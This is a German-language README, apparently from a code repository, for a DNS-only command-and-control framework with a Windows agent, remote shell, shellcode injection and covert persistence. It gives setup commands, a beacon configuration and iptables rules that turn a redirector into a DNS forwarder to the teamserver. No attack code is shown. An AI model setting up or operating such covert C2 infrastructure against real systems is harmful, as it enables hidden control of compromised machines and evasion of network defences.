
 faisal-p27/wareed-dns-c2
DNS-only Command-and-Control-Framework mit Windows-Agent, Payload-Generierung, Remote-Shell-Ausführung, Shellcode-Injektion und SOCKS5-Proxy-Unterstützung für verdeckte Operationen.


WAREED ist ein Command-and-Control-System (C2), das das DNS-Protokoll für sichere Kommunikation zwischen Server und Ziel nutzt. Es ist darauf ausgelegt, die Kommunikation zu minimieren und den Datenaustausch zu begrenzen. Es soll als First-Stage-C2 auf Maschinen persistieren, die keinen Internetzugang über HTTP/HTTPS haben, auf denen DNS jedoch erlaubt ist.
entwickelt von : @Fsalabduljabbar

Während viele Command-and-Control-Frameworks (C2) DNS als Transportprotokoll unterstützen, sind sie überwiegend für HTTP/HTTPS ausgelegt. Die Umstellung dieser Frameworks auf DNS führt oft zu langsameren und weniger stabilen Abläufen. Da ich zahlreiche Herausforderungen mit der Instabilität dieser Frameworks für DNS-Transaktionen erlebt habe, sah ich mich gezwungen, eine Lösung zu entwickeln, die speziell auf DNS zugeschnitten ist. Das Ergebnis ist Wareed – ein reines DNS-C2-Framework. Diese spezielle Ausrichtung führt zu einem stabileren und effizienteren Betrieb und macht Wareed schneller und zuverlässiger als herkömmliche C2-Frameworks, die nicht in erster Linie für DNS konzipiert sind. Damit ist Wareed eine ideale Wahl für Umgebungen, in denen DNS-Verkehr erlaubt ist, HTTP/HTTPS jedoch eingeschränkt ist.
Es wurde unter Verwendung von drei Programmiersprachen entwickelt:
Erklärung der Namen:
Hams (همس) bedeutet „Flüstern“ auf Arabisch
Wareed (وريد) bedeutet „Vene“ auf Arabisch
Ather (أثر) bedeutet „Spur“ auf Arabisch
Schritt 1: Klonen Sie das Wareed-Repository:
git clone https://github.com/Faisal-P27/WAREED-DNS-C2.git
Schritt 2: Führen Sie das Setup-Skript aus:
cd WAREED-DNS-C2
chmod +x Run.sh
sudo ./Run.sh setup
Wenn der Kompilierungsprozess erfolgreich abgeschlossen wird, werden in demselben Verzeichnis zwei ausführbare Dateien erzeugt:
Außerdem wird der Kompilierungsstatus des Agents überprüft. Bei Erfolg wird bestätigt, dass der Agent für die Bereitstellung und den Betrieb bereit ist, was für die Funktionalität des Wareed-C2 entscheidend ist.
{
    "magic_value": "cdn",
    "domains": ["2.example.net"],
    "listener_port": "111",
    "sleep": 5,
    "jitter": 50,
    "lookup_delay": 5,
    "default_dns_server": "1.1.1.1"
}
magic_value: Die Länge muss 3 betragen.
DNS-Einrichtung: Für den Betrieb von Wareed ist ein gültiger Domainname unerlässlich. Nach dem Erwerb einer Domain müssen zwei DNS-Einträge konfiguriert werden, die auf den Redirector zeigen:

Redirector-Einrichtung:
Der Redirector verarbeitet eingehenden DNS-Verkehr auf Port 53 und leitet ihn an den Teamserver weiter. Um dies zu erreichen, führen Sie die folgenden iptables-Befehle auf der Redirector-Maschine (R1) aus:
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT
Dieser Befehl konfiguriert die Firewall so, dass eingehende UDP-Pakete auf Port 53 akzeptiert werden, dem Standardport für DNS-Anfragen.
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination [TeamServer IP]:[teamserver listener port]
Ersetzen Sie [TeamServer IP] durch die tatsächliche IP-Adresse Ihres Teamservers und [teamserver listener port] durch die Portnummer, auf der Ihr Teamserver lauscht. Dieser Befehl leitet den gesamten auf Port 53 eingehenden Verkehr an die angegebene IP-Adresse und den Port des Teamservers weiter.

Um den Wareed-Teamserver zum ersten Mal zu starten, müssen Sie die Konfigurationsdatei sowie das Client-Passwort und den Port angeben, auf dem der Client lauschen wird. Verwenden Sie den folgenden Befehl, um den Wareed-Teamserver auszuführen:
sudo ./WareedServer [Client Password] [Client Port Listener] [Path to configuration file]
Um den Ather-GUI-Client zu starten, führen Sie einfach
./Ather
Nach Ausführung des Befehls erscheint ein neues Fenster mit einer Anmeldeseite.

Anmeldedaten: Auf der angezeigten Anmeldeseite:

Hauptfenster von Wareed:
Um mit dem Ather-GUI-Client ein neues Payload zu erzeugen, gehen Sie wie folgt vor:
